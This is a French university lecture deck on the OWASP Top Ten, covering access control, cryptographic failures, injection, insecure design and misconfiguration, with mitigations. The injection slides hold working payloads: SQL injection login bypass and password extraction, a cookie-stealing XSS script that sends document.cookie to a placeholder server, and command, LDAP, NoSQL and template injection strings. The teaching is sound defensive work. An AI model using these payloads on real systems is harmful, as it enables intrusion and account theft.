UNIVERSITÉ DE LYON

Lyon 1

Open **W**eb **A**pplication **S**ecurity **P**roject

Vladimir Ostapenco
pro@vladost.com

Planning

1. Présentation de la fondation OWASP
2. Projets OWASP
    a. Outils
    b. Documentation
3. **OWASP TOP 10**

- **CM :** 3h
- **TP :** 6h

Avertissement !

- Ce cours couvre les outils et techniques qui pourraient être utilisés pour le piratage des systèmes !
- Tous les outils discutés ou utilisés pendant ce cours et les travaux pratiques doivent être recherchés et compris par l'étudiant avant utilisation !
- **Attention !**
  - N'attaquez rien sans permission !
  - Vous pouvez faire un vrai mal !
  - Vous serez puni pour cela !

La Fondation OWASP

- Projet Open Web Application Security (OWASP) est une fondation à but non lucratif
- Communauté de développeurs, de technologues et d'évangélistes travaillant pour améliorer la sécurité des logiciels
- **OWASP**
  - **~350 projets** open source
  - **Dizaines de milliers** de membres
  - Multiples conférences éducatives
  - Réunions locales dans **+ 200 villes**

https://owasp.org/

La Fondation OWASP - Suite

OWASP distribue **librement** et **gratuitement**

- Outils et normes de sécurité des applications
- Guides pour
  - Tester la sécurité des applications
  - Développement de code sécurisé
  - Revues de code pour la sécurité
- Présentations et vidéos
- Aides mémoires simples à suivre pour les développeurs d'applications, les administrateurs système et les experts en sécurité
- Outils de formation
- Travaux de recherche de pointe

https://owasp.org/

Projets OWASP - Quelques outils

- **Amass**
  - Découverte de la surface d'attaque et d’assets externes en utilisant des techniques de collecte d’informations open source et de reconnaissance active
- **Zed Attack Proxy (ZAP)**
  - Scanner de sécurité des applications Web conçu spécifiquement pour tester les applications Web
- **Dependency Track**
  - Plate-forme d'analyse des composants qui permet d'identifier et de réduire les risques liés à l'utilisation de composants tiers et open source
- **Juice Shop**
  - Application Web non sécurisée la plus moderne et la plus sophistiquée pour les formations en sécurité
- **DefectDojo**
  - Plateforme d'orchestration de la sécurité et de gestion des vulnérabilités
- **Offensive Web Testing Framework (OWTF)**
  - Automatisation de la partie manuelle et non créative des tests d'intrusion

Projets OWASP - Projets de documentation

- **Top Ten**
  - Représente un large consensus sur les risques de sécurité les plus critiques pour les applications Web
- **Web Security Testing Guide (WSTG)**
  - Guide complet pour tester la sécurité des applications Web et des services Web
- **Mobile Application Security Testing Guide (MASTG)**
  - Manuel pour les tests de sécurité des applications mobiles pour les testeurs de sécurité mobile
- **Application Security Verification Standard (ASVS)**
  - Cadre d'exigences de sécurité qui se concentre sur la définition des contrôles de sécurité requis lors de la conception, du développement et du test d'applications Web et de services Web modernes
- **Cheat Sheet Series**
  - Ensemble de guides de bonnes pratiques simples à suivre pour les développeurs d'applications, les administrateurs système et les experts en sécurité


OWASP TOP TEN PROJECTS

- **Top Ten Web**
- API Top 10 (API Security)
- Mobile Top 10
- Top 10 Privacy Risks
- Desktop App Security Top 10
- Docker Top 10
- Serverless Top 10
- Top 10 Client-Side Security Risks
- Top 10 Low-Code/No-Code Security Risks
- Data Security Top 10
- Internet Of Things Top 10
- Machine Learning Security Top 10

OWASP TOP TEN

- Document de sensibilisation pour les développeurs et la sécurité des applications Web
- Représente un large consensus sur les risques de sécurité les plus critiques des applications Web
- Mondialement reconnu par les développeurs comme la première étape vers un développement plus sécurisé
- **Contient les 10 risques de sécurité des applications Web les plus critiques**

OWASP TOP TEN 2017 -› 2021



OWASP TOP TEN

1. **Broken Access Control** - Contrôles d'accès défaillants
2. **Cryptographic Failures** - Défaillances cryptographiques
3. **Injection** - Injection
4. **Insecure Design** - Conception non sécurisée
5. **Security Misconfiguration** - Mauvaise configuration de sécurité
6. **Vulnerable and Outdated Components** - Composants vulnérables et obsolètes
7. **Identification and Authentication Failures** - Identification et authentification de mauvaise qualité
8. **Software and Data Integrity Failures** - Manque d'intégrité des données et du logiciel
9. **Security Logging and Monitoring Failures** - Carence des systèmes de surveillance et de journalisation
10. **Server-Side Request Forgery** - Falsification de requête côté serveur

https://owasp.org/www-project-top-ten/

1. Broken Access Control - Contrôles d’accès défaillants

- **Contrôle d'accès** applique une politique afin que les utilisateurs ne puissent pas agir en dehors de leurs autorisations prévues
- Défaillances entraînent
  - Divulgation, modification ou destruction d'informations non autorisées
  - Exécution d'une fonctionnalité métier en dehors des limites de l'utilisateur
- Généralement, il existe 3 niveaux d'accès
  - *Utilisateur anonyme* (sans login) ; *Utilisateur connecté ; Administrateur*
- Contrôle d'accès est défaillant si
  - Utilisateur peut accéder aux zones d’un autre utilisateur
  - Utilisateur de niveau inférieur peut accéder aux zones utilisateur de niveau supérieur
- Attaquant contourne le contrôle d'accès et accède à un endroit qu'il ne devrait pas

1. Broken Access Control - Application est vulnérable si

- Principe du moindre privilège ou *deny par défaut est violé*
- Il est possible de
  - *Contourner des vérifications de contrôle* d'accès en modifiant l'URL, l'état interne de l'application, la page HTML ou les requêtes API
  - *Consulter ou de modifier le compte d'une autre personne*, en fournissant son ID
  - *Agir en tant qu'utilisateur sans être connecté*, ou *agir en tant qu'administrateur* lorsqu'il est connecté en *tant qu'utilisateur simple* (*Élévation des privilèges*)
  - *Manipuler des métadonnées* afin de contourner le contrôle d’acces
    - *Falsifier un cookie* ou d'un champ masqué pour élever les privilèges
    - *Manipuler des tokens* de contrôle d'accès
  - *Exploiter une mauvaise configuration CORS* pour obtenir un accès non autorisé à une API
  - *Accéder aux pages authentifiées* en tant qu'utilisateur non authentifié ou *aux pages privilégiées* en tant qu'utilisateur standard
  - *Accéder à l'API avec des contrôles d'accès* manquants pour POST, PUT et DELETE

1. Broken Access Control - Exemple de vulnérabilité

- **IDOR (Insecure Direct Object Reference)**
  - Plupart des sites Web utilisent une forme d'identifiant, de clé ou d'index pour référencer des utilisateurs, des rôles, du contenu, des objets ou des fonctions
  - Si les paramètres saisis par l'utilisateur sont utilisés pour *accéder directement aux ressources ou aux fonctions* ***sans un contrôle d'accès correct***
  - Changement d'un paramètre, de l'en-tête ou d'un cookie («*id*», «*pid*», «*uid*») permet à l'attaquant d'accéder, de modifier ou de supprimer l'un des objets des autres utilisateurs ***sans vérifier l'autorisation***
- **Exemples d'IDOR trouvés**
  - ***Instagram (juin 2021)*** : IDOR permettant de consulter les publications et les histoires archivées des comptes privés des utilisateurs a été trouvé
  - ***Facebook (janvier 2021)*** : IDOR permettant de créer une publication invisible sur n'importe quelle page Facebook a été trouvé
  - ***YouTube (décembre 2019)*** : IDOR permettant de divulguer toutes les images d'une vidéo YouTube privée a été trouvé

1. Broken Access Control - Comment s'en prémunir ?

- Implémentez le ***contrôle d'accès côté serveur***
- À l'exception des ressources publiques, utilisez la politique ***deny par défaut***
- Centralisez l'implémentation des mécanismes de ***contrôle d'accès une seule fois*** **et** ***réutilisez-les*** dans toute l'application
- ***Minimisez l'utilisation*** de ***CORS*** (Cross-Origin Resource Sharing)
- Vérifiez que le contrôle d'accès impose **l'appartenance des enregistrements**, plutôt que de permettre à l'utilisateur de créer, lire, modifier ou supprimer n'importe quel enregistrement
- ***Désactivez le listing*** des répertoires sur le serveur Web
- Assurez-vous que les fichiers des ***métadonnées*** (par exemple .git) et de sauvegardes ***ne se trouvent pas dans l'arborescence web***
- ***Suivez*** les échecs de contrôle d'accès, alertez les administrateurs si besoin
- ***Limitez la fréquence d'accès*** à l'API et à l'application pour minimiser les dommages causés par des outils d'attaques automatisés
- ***Vérifiez*** que ***les jetons JWT et les cookies*** sont invalidés sur le serveur après la déconnexion

2. Cryptographic failures - Défaillances cryptographiques

- Regroupe les défaillances liées à la cryptographie (ou son absence) qui conduisent souvent à l'exposition de données sensibles
- **Application est vulnérable si**
  - Données sensibles ne sont pas chiffrées
    - ***En transit :*** Données transmises en texte clair
    - ***Au repos :*** Mots de passe stockés en texte clair dans la BDD
  - Algorithmes cryptographiques anciens ou faibles sont utilisés
  - Clés de chiffrement par défaut ou faibles sont utilisées
  - Manque de gestion ou de rotation appropriée des clés
  - Clés sont présentes dans l'outil de versionnement de code source
  - Chiffrement n’est pas forcé par le serveur ou les en-têtes de sécurité sont manquants
  - Client ne vérifie pas si le certificat du serveur est valide
  - Algorithmes cryptographiques ne sont pas correctement configurés

2. Cryptographic failures - Exemples d’attaques

- Application chiffre des numéros de carte de crédit dans une base de données à l'aide d'un chiffrement automatique de base de données
  - Ces données sont automatiquement déchiffrées lors de leur récupération
  - Possibilité de récupérer les numéros de carte de crédit en texte clair via une injection SQL
- Site n'utilise pas ou n'applique pas TLS pour toutes les pages ou prend en charge un chiffrement faible
  - Attaquant surveille le trafic réseau (par exemple, sur un réseau sans fil non sécurisé)
  - Rétrograde les connexions de HTTPS à HTTP, intercepte les requêtes et vole le cookie de session de l'utilisateur
- Base de données utilise des fonctions hachages sans aucun salage ou simples pour stocker les mots de passe
  - Attaquant pirate la base de données et récupère les mots de passe mal protégés
  - Utilise des tables de hachage précalculées ou trouve des mots de passe en les déchiffrant avec des GPU

2. Cryptographic failures - Comment s'en prémunir ?

- ***Classifiez les données*** traitées, stockées ou transmises par votre application
  - ***Identifiez les données sensibles*** conformément aux lois sur la confidentialité, aux exigences réglementaires ou aux besoins de l'entreprise
  - ***Appliquez des contrôles*** de sécurité selon la classification
- ***Ne stockez pas*** de données sensibles inutilement
- Assurez-vous de ***chiffrer toutes les données sensibles*** même au repos
- Assurez-vous que **l*es algorithmes, les protocoles et les clés*** que vous utilisez sont ***solides***
- Appliquez une bonne ***gestion des clés***
- ***Chiffrez toutes les données en transit*** avec des protocoles sécurisés tels que TLS
- ***Forcez le chiffrement*** à l'aide de directives telles que HTTP Strict Transport Security (HSTS)
- ***N'utilisez pas d'anciens protocoles*** tels que FTP et SMTP pour échanger des données sensibles
- ***Désactivez la mise en cache*** pour les réponses contenant des données sensibles
- Stockez les mots de passe à l'aide de ***fonctions de hachage puissantes*** (Argon2, scrypt, bcrypt)
- ***Évitez les fonctions cryptographiques obsolètes*** (MD5, SHA-1…)
- ***Vérifiez*** l'efficacité de ***la configuration*** et ***des paramètres*** des algorithmes cryptographiques

3. Injection - TOP1 - OWASP TOP TEN 2017

- Données non fiables ou non valides sont envoyées et interprétées par une application Web
  - Permet d'exécuter des commandes ou d'accéder aux données sans autorisation appropriée
- **Application est vulnérable si** données fournies par l'utilisateur
  - ***Ne sont pas validées***, filtrées ou nettoyées par l'application
  - Sont ***directement utilisées*** ou concaténées ***dans des requêtes*** dynamiques, des commandes ou des procédures
- **Types des injections**
  - Injections SQL
  - Cross-Site Scripting (XSS)
  - Injections de commande
  - Injections LDAP
  - Injections NoSQL
  - Injections d'en-tête SMTP
  - Injections template côté client et côté serveur

3. Injection - Injections SQL (SQLi)

- Vulnérabilité permettant à un attaquant
  - Interférer avec les requêtes qu'une application fait à une base de données SQL
  - Visualiser des données qu'il n'est normalement pas autorisé à récupérer
  - Parfois, escalader une attaque par injection SQL pour compromettre le serveur sous-jacent ou effectuer une attaque par déni de service
- **Types des injections SQL**
  - Tautology
  - Union-based
  - Error-based
  - Blind
  - Stacked Queries

3. Injection - SQLi - Éléments du langage SQL

- Instructions SQL commencent par des **verbes**
  - `SELECT` - récupérer des données d'une table
  - `INSERT` - insérer des données
  - `DELETE` - supprimer des données
  - `UPDATE` - modifier des données
  - `DROP` - supprimer une table
  - `UNION` - combiner des données de plusieurs requêtes
- **Conditions** supplémentaires
  - `WHERE` - filtrer les entrées
  - `AND/OR/NOT` - filtrer les entrées avec plusieurs conditions
  - `ORDER BY` - trier les entrées

- **Caractères spéciaux**
  - `'` et `"` - délimiteurs de chaîne
  - `--` , `/*` et `#` - délimiteurs de commentaire
  - `*` et `%` - wildcards
  - `;` - termine l'instruction SQL
  - `=` , `+` , `>` , `<` et `()` - pour la logique programmatique

```
SELECT NAME, AGE FROM USERS WHERE ID = ‘1’;
```

3. Injection - SQLi - Détection, validation et exploitation

- **Détection**
  - Application se comporte étrangement avec les entrées potentiellement liées à SQL
    - Provoquez une erreur ou un comportement étrange
    - Essayez de fournir comme entrée : `[Rien]` , `'` , `"` , `` ` ``
- **Validation**
  - Exécuter une opération logique
    - Si `?id=1` retourne le même résultat que `?id=2-1`
  - Visualiser des messages d'erreur
  - Repérer les différences lorsqu'une requête fonctionne et lorsqu'elle ne fonctionne pas
  - Dans certains cas, vous ne remarquerez aucun changement sur la page que vous testez, même s'il y a une injection (blind SQLi)
- **Exploitation**
  - Trouver le moyen d'injecter des données dans la requête sans la casser
    - Trouver comment réparer la requête ou échapper du contexte actuel

3. Injection - SQLi - Tautology

- **Tautology** - injection SQL la plus simple
- Utiliser une instruction qui est évaluée comme toujours vraie (1=1)

- **Exploitation**
  - Authentification Bypass

```
SELECT * FROM users WHERE user='$user' and password='$password';
```

    - ***user*** = admin
    - ***password*** = whatever’ or 1=’1
    - Plus simple
      - ***user*** = admin’;# - mettre en commentaire and password=’$password’;

  - Renvoyer la table entière

```
SELECT * FROM products WHERE user='user' and category='$category';
```

    - ***category*** = 1’ or 1=1;# - retourner tous les produits de tous les utilisateurs

3. Injection - SQLi - Union-based

- **Union-based** - utiliser l'instruction `UNION`
- Permet de joindre des requêtes `SELECT` et extraire des informations de la BDD
- **Conditions de fonctionnement**
  - Chaque `SELECT` doit avoir le même nombre de colonnes
  - Chaque colonne de deux requêtes doit avoir le même type de données

- **Exploitation**

```
SELECT * FROM products WHERE category='$category';
```

  - Trouver le nombre de colonnes renvoyées par la requête initiale
    - ***category*** = `1' union select 1, 2, 3, 4, 5, 6, 7 from accounts;#`
  - Trouver où chaque colonne est affichée sur la page
  - Extraire des informations de la BDD
    - ***category*** = `1' union select 1, username, password, 4, 5, 6, 7 from accounts;#`

3. Injection - SQLi - Error-based

- **Error-based** - utiliser les messages d’erreur afin d’exfiltrer des données
  - Objectif est de faire en sorte que la base de données réponde avec des noms de table et d'autres informations dans des messages d'erreur
  - Généralement, nous permet de découvrir la syntaxe de la requête afin que nous puissions facilement construire l'attaque
  - Peut être utilisé pour l'énumération de la base de données entière

```
org.owasp.webgoat.sql_injection.introduction.SqlInjectionLesson5b : malformed string: ' in statement
[SELECT * From user_data WHERE Login_Count = ? and userid= ']
Your query was: SELECT * From user_data WHERE Login_Count = ' and userid= '
```

3. Injection - SQLi - Blind

- **Blind** - application est vulnérable, mais les réponses de l'application *ne contiennent pas les résultats* de la requête SQL appropriée *ni les détails des erreurs* de base de données
- **Types**
  - **Basé sur des réponses conditionnelles** - application se comporte différemment selon que la requête renvoie ou non des données (la requête renvoie *true* ou *false*)
  - **Basé sur des erreurs SQL** - application se comporte différemment selon que la requête renvoie des erreurs ou non
  - **Basé sur des délais** - application est mise en pause, par l'exécution d'une opération complexe ou d'un sleep dans la requête
- **Détection et exploitation**
  - **Basé sur des délais**

```
SELECT * FROM products WHERE category='$category';
```

    - ***category*** = `1' and sleep(10)`
    - Application prend plus de 10 secondes pour répondre
    - Utiliser des outils pour extraire l'intégralité de la base de données

3. Injection - SQLi - Stacked Queries

- **Stacked Queries** - terminer la requête d'origine et exécuter une autre requête
  - Exploiter la fonctionnalité d'exécution de plusieurs instructions dans le même appel au serveur de base de données
  - La plupart du temps, ce type d'attaque est impossible, car l'API et / ou le moteur de base de données ne prennent pas en charge cette fonctionnalité
- **Exploitation**

```
SELECT * FROM products WHERE category='$category';
```

  - ***category*** = 1'; select * from mysql.users--

3. Injection - Cross-Site Scripting (XSS)

- Deuxième type d'injection le plus répandu et *trouvé dans environ deux tiers de toutes les applications*
- **Permet à un attaquant**
  - *Compromettre les interactions des utilisateurs avec une application vulnérable*
  - Se faire passer pour un utilisateur victime, d'*exécuter toutes les actions que l'utilisateur est en mesure d'effectuer* et d'accéder à ses données
- Fonctionne en manipulant un site Web vulnérable afin de ***renvoyer du JavaScript malveillant aux utilisateurs***
  - Lorsque le code malveillant s'exécute dans le navigateur d'une victime, l'attaquant peut complètement compromettre son interaction avec l'application

3. Injection - Cross-Site Scripting (XSS) - Suite

- **Impacts**
  - RCE (Remote Code Execution)
  - Vol des sessions
  - Vol des informations d'identification
  - Prise de contrôle de compte
  - Contournement MFA
  - Remplacement du nœud DOM
  - Téléchargement et exécution de logiciels malveillants
  - Keylogging
- **Types des vulnérabilités XSS**
  - ***Reflected XSS*** - script malveillant provient de la requête HTTP actuelle
  - ***Stored XSS*** - script malveillant provient de la base de données du site Web
  - ***DOM XSS*** - vulnérabilité existe dans le code côté client plutôt que dans le code côté serveur

3. Injection - Cross-Site Scripting (XSS) - Reflected XSS

- Application ou API inclut *une entrée utilisateur non validée* et sans échappement dans *la réponse immédiate* (dans la page HTML)
- Attaque réussie peut permettre à l'attaquant *d'exécuter du code HTML et JavaScript arbitraires* dans le navigateur de la victime
- En règle générale, la victime doit ***visiter l'URL construite par l'attaquant***
    - Script de l'attaquant s'exécute dans le navigateur de l'utilisateur, dans le contexte de la session de cet utilisateur
    - Script peut effectuer n'importe quelle action et récupérer toutes les données auxquelles l'utilisateur a accès

3. Injection - Cross-Site Scripting (XSS) - Reflected XSS - Exemple

- Application composée de la page PHP suivante
- Application n'effectue aucun traitement ni validation de l'entrée, donc un attaquant peut facilement construire une attaque comme celle-ci
  - index.php?username=<script>alert(1)</script>
  - **Résultat** : Popup avec ‘1’
- Attaquant peut injecter n’importe quel code dans la requête, de le faire exécuter dans le navigateur de la victime

index.php

```
<?php
  $username = $_GET['username'];
  echo "Hi $username!";
?>
```

Voler les cookies

```
<script>document.write('<img
src="http://<YOUR_SERVER_IP>?c='+d
ocument.cookie+'" />')</script>
```

3. Injection - Cross-Site Scripting (XSS) - Stored XSS

- Application reçoit des ***données d'une source non approuvée*** et les inclut dans ***ses réponses HTTP ultérieures de manière non sécurisée***
- Données peuvent être envoyées à l'application *via des requêtes HTTP*
  - Commentaires sur un article de blog
  - Noms d'utilisateurs dans un salon de discussion
  - Coordonnées sur une commande client
- Données peuvent provenir d'autres *sources non fiables*
  - Application de messagerie Web affichant des messages reçus via SMTP
  - Application de marketing affichant des publications sur les réseaux sociaux
  - Application de surveillance de réseau affichant des données de paquets provenant du trafic réseau
- Stored XSS est considéré comme un ***risque de sécurité élevé ou critique***

3. Injection - Cross-Site Scripting (XSS) - Stored XSS - Exemple

- Application Web implémente une fonctionnalité de commentaire d'article
- Commentaires peuvent être vus par d'autres utilisateurs
- Si l'application n'effectue *aucun autre traitement des données d'entrée* (filtrage ou échappement), un attaquant peut facilement poster un commentaire avec
  - `<p><script>alert(1)</script></p>`
- Commentaire avec le code est stocké dans la base de données
- Navigateur de tous les utilisateurs qui consultent ce commentaire exécutera ce code
  - **Résultat :** Popup avec ‘1’

3. Injection - Cross-Site Scripting (XSS) - DOM XSS

- Lorsqu'une application contient du *JavaScript* qui traite ***les données d'une source non approuvée de manière non sécurisée***, généralement en écrivant les données dans le DOM (Document Model Object)
- Comme pour le Reflected XSS, la victime doit ***visiter l'URL construite par l'attaquant***
- **Exemple**
  - Navigateur du client exécute le code JavaScript suivant

```
var search = document.getElementById('search').value;
var results = document.getElementById('results');
results.innerHTML = 'You searched for: ' + search;
```

  - Code n'effectue aucun traitement ni validation de l'entrée, donc un attaquant peut facilement fournir dans le champ du formulaire le code suivant
    - `<img src=1 onerror='alert(1)'>`

3. Injection - Injections de commande

- Vulnérabilité permettant à un attaquant d'**exécuter des commandes arbitraires du système d'exploitation (OS)** sur le serveur qui exécute une application, et généralement de compromettre complètement l'application et toutes ses données
- **Exemple**
  - Pour traiter la requête `https://some-website.com/getStock?productID=381&storeID=29` l'application exécute la commande `get-stock.py 381 29`
  - Si l'application n'implémente aucune protection contre l'injection de commande, un attaquant peut envoyer la requête suivante
    - `https://some-website.com/getStock?productID=%26+whoami+%26&storeID=29`
    - Application exécutera la commande suivante : `get-stock.py & whoami & 29`

3. Injection - Injections LDAP

- Exploiter les applications Web qui construisent des instructions LDAP à partir de la saisie utilisateur sans validation suffisante
- Attaque est réalisée en modifiant les entrées de l'utilisateur afin de changer le comportement des instructions LDAP
  - Opération LDAP la plus courante est la recherche d'entrées à l'aide de filtres
  - Idée est de manipuler les filtres en passant par les entrées de l'utilisateur

- **Exemples**
  - **Login Bypass**
    - /?user=*&password=*
    - *Requête LDAP :* (&(user=*)(password=*))
  - **Découverte du mot de passe administrateur**
    - *(&(sn=administrator)(password=*)) : OK*
    - *(&(sn=administrator)(password=A*)) : KO*
    - ...
    - *(&(sn=administrator)(password=M*)) : OK*

3. Injection - Injections NoSQL

- Vulnérabilité dans une application Web qui utilise *une base de données NoSQL*
- Permet à un attaquant de
  - Contourner l'authentification
  - Extraire des données
  - Modifier des données
  - Obtenir un contrôle complet sur l'application
- Causé par le manque de nettoyage des données d'entrée

Exemple

- **<u>Authentification bypass - MongoDB + PHP</u>**

```
$username = $_POST['username'];
$password = $_POST['password'];
$connection = new
MongoDB\Client('mongodb://localhost:27017');
if($connection) {
        $db = $connection->test;
        $users = $db->users;
        $query = array(
                "user" => $username,
                "password" => $password
        );
        $req = $users->findOne($query);
}
```

  - Attaquant fournit les données d'entrée suivantes sous la forme d'une requête POST
    - ***username*** = {"$eq":"admin"}
    - ***password*** = {"$ne":"toto"}

3. Injection - Injections d'en-tête SMTP

- Présente lorsqu'un attaquant est capable de modifier les en-têtes SMTP et *changer le comportement de la fonction d'envoi de courrier*
- Si l'entrée de l'utilisateur n'est pas correctement validée, il est possible d'injecter l'un des champs d'en-tête SMTP tels que, **BCC**, **CC**, **Subject**
  - Permet d'*envoyer du spam depuis le serveur de messagerie* aux victimes via un formulaire de contact
- **Exemple**
  - Injecter **CC** et **BCC** après l'argument de l'expéditeur
    - Page de contact permettant de saisir l'adresse email de l'expéditeur sans validation suffisante
    - From:sender@domain.com%0ACc:recipient1@domain.co,%0ABcc:recipient2@domain.com
    - Message sera envoyé aux adresses du *recipient1* et du *recipient2* à partir du serveur de messagerie de l'application Web

3. Injection - Injections template côté serveur

- Présente lorsqu'un attaquant est capable d'utiliser la syntaxe de template pour injecter du code malveillant, qui est ensuite exécuté côté serveur
- Peuvent se produire lorsque l'entrée utilisateur est concaténée directement dans un template, plutôt que transmise sous forme de données
- Cela permet aux attaquants d'injecter des directives de template afin de manipuler le moteur, leur permettant souvent de prendre le contrôle complet du serveur
- **Exemple**
  - ***Twig PHP Template Engine***
    - *Code Vulnérable :* `$output = $twig->render("Dear " . $_GET['name']);`
    - *Exploitation :* `http://website.com/?name={{payload}}`

3. Injection - Injections template côté client

- Présente lorsqu'un attaquant est capable d'utiliser la syntaxe de template pour injecter du code malveillant, qui est ensuite exécutée sur la machine victime (côté client)
- **Exemple**
  - ***VueJS Javascript Framework***
    - *Code Vulnérable :* `<h1>Hello ?name=${escapeHTML(name)}</h1>`
    - *Exploitation :* `https://website.com/?name={{this.constructor.constructor('alert("foo")')()}}`

3. Injection - Comment s'en prémunir ?

- Essayez de **séparer les entrées utilisateur des commandes et des requêtes**
    - Option préférée est d'**utiliser une API sûre**, qui évite totalement l'utilisation de l'interpréteur ou fournit une interface paramétrable
- Utilisez une **validation d'entrée côté serveur** et/ou une « liste blanche »
- Pour toute requête dynamique, **échappez les caractères spéciaux** en utilisant la syntaxe d'échappement spécifique à l'interpréteur
- **Utilisez LIMIT** et d'autres directives de contrôle SQL dans les requêtes pour empêcher la divulgation massive d'enregistrements en cas d'injection SQL
- **Échappez les données non approuvées** de la requête HTTP en fonction du contexte dans le document HTML
- **Utilisez des frameworks qui échappent automatiquement** à XSS par conception

4. Insecure Design - Conception non sécurisée

- Conception non sécurisée est une vaste catégorie *représentant* ***différentes faiblesses ou défauts de conception***
- *Défauts de conception* sont *différents* des *défauts de l'implémentation* d'un système
  - *Conception sécurisée peut toujours avoir des défauts de l'implémentation* conduisant à des vulnérabilités qui peuvent être exploitées
  - Conception non sécurisée ne peut pas être corrigée par une implémentation parfaite
- Une des causes de la conception non sécurisée est *le manque de profilage des risques du système,* et donc l'incapacité à déterminer *le niveau de sécurité requis*
- **Conception sécurisée**
  - *Culture et Méthodologie* qui évalue en permanence les menaces et garantit que le code est conçu et testé de manière robuste pour empêcher les méthodes d'attaques connues

4. Insecure Design - Exemples

- Workflow de récupération d'informations d'identification peut inclure *des « questions et réponses »*, ce qui est *interdit par certaines normes* et par le Top 10
    - Questions et réponses ne peuvent pas être considérées comme une preuve d'identité, car plusieurs personnes peuvent connaître les réponses
    - Ce code doit être supprimé et remplacé par une conception plus sécurisée
- Site Web de commerce électronique n'est pas protégé contre les robots gérés par des revendeurs qui achètent des cartes vidéo haut de gamme pour revendre
    - Cela crée *une publicité terrible* pour les fabricants de cartes vidéo et les propriétaires de chaînes de vente
    - *Nécessité d'une conception anti-bot et règles de logique de domaine prudentes*
        - Telles que les achats effectués dans les quelques secondes suivant la disponibilité, peuvent identifier les achats non authentiques et rejeter ces transactions

4. Insecure Design - Comment s'en prémunir ?

- Mettez en place et utilisez un **cycle de vie de développement sécurisé** avec des professionnels de la sécurité applicative
- Mettez en place et utilisez une **bibliothèque de modèles de conception sécurisés**
- **Utilisez la modélisation des menaces** pour les parties critiques de votre système
- **Rédigez des tests unitaires et d'intégration** pour valider que tous les flux critiques résistent au modèle de menace
- **Intégrez les contrôles de sécurité** dans les user stories
- Intégrez des **contrôles de conformité** à chaque niveau de votre application (du frontend au backend)
- **Séparez les utilisateurs** via une conception robuste sur l'ensemble des niveaux
- **Limiter la consommation** de ressources par utilisateur ou service

5. Security Misconfiguration - Mauvaise configuration de sécurité

- Mauvaise configuration de la sécurité peut apparaître à n'importe quel niveau de la stack
    - Services réseau, plate-forme, serveur Web, serveur d'applications, base de données, infrastructures, code, machines virtuelles, conteneurs ou stockage
- Donne aux attaquants un accès non autorisé à certaines données ou fonctionnalités du système

5. Security Misconfiguration - Application est vulnérable si

- *Configuration de la sécurité* appropriée est *manquante*
- *Permissions sont mal configurées* sur les services cloud
- *Fonctionnalités inutiles sont activées* ou installées
    - Ports, services, pages, comptes inutiles
- *Comptes par défaut* et leurs mots de passe sont toujours *activés et inchangés*
- Gestion des erreurs révèle des traces ou d'autres *messages d'erreur trop* informatifs
- *Dernières fonctionnalités* ou options *de sécurité sont désactivées* ou ne sont pas configurées
- *Paramètres de sécurité* dans les serveurs d'applications, les frameworks, les bibliothèques, les bases de données *ne sont pas définis avec des valeurs sécurisées*
- *Serveur n'envoie pas d'en-têtes ou de directives de sécurité* ou pas paramétrés avec des valeurs sécurisées

5. Security Misconfiguration - Exemples

- Serveur d'applications est livré avec des **exemples d'applications non supprimés** du serveur de production
    - Ces exemples d'applications peuvent présenter des failles de sécurité connues que les attaquants utilisent pour compromettre le serveur
- **Listing des répertoires** n'est pas désactivé sur le serveur
    - Attaquant découvre qu'il peut simplement lister des répertoires et trouver des informations sensibles
- Configuration du serveur d'application permet de renvoyer aux utilisateurs des **messages d'erreur détaillés**, par exemple des traces des couches protocolaires applicatives
    - Cela expose potentiellement des informations sensibles telles que des versions de composants connues pour être vulnérables

5. Security Misconfiguration - Comment s'en prémunir ?

- Mettez en place un **processus de hardening répétable et automatisé** qui permet de déployer rapidement et facilement des environnements correctement sécurisés
- Vérifiez que **les environnements** de développement, d'assurance qualité et de production sont **configurés de la même manière**, avec des informations d'identification différentes
- Vérifiez que **la plate-forme est minimale,** sans fonctionnalités, composants, documentation et exemples inutiles
- Supprimez ou n'installez pas **les fonctionnalités et frameworks inutilisés**
- Mettez en place **une architecture d'application segmentée** qui fournit une séparation efficace et sécurisée entre les composants
- Assurez-vous que le serveur envoie des **directives de sécurité** aux clients (en-têtes de sécurité)
- Mettez en place un **processus automatisé pour vérifier l'efficacité des configurations** et des paramètres dans tous les environnements

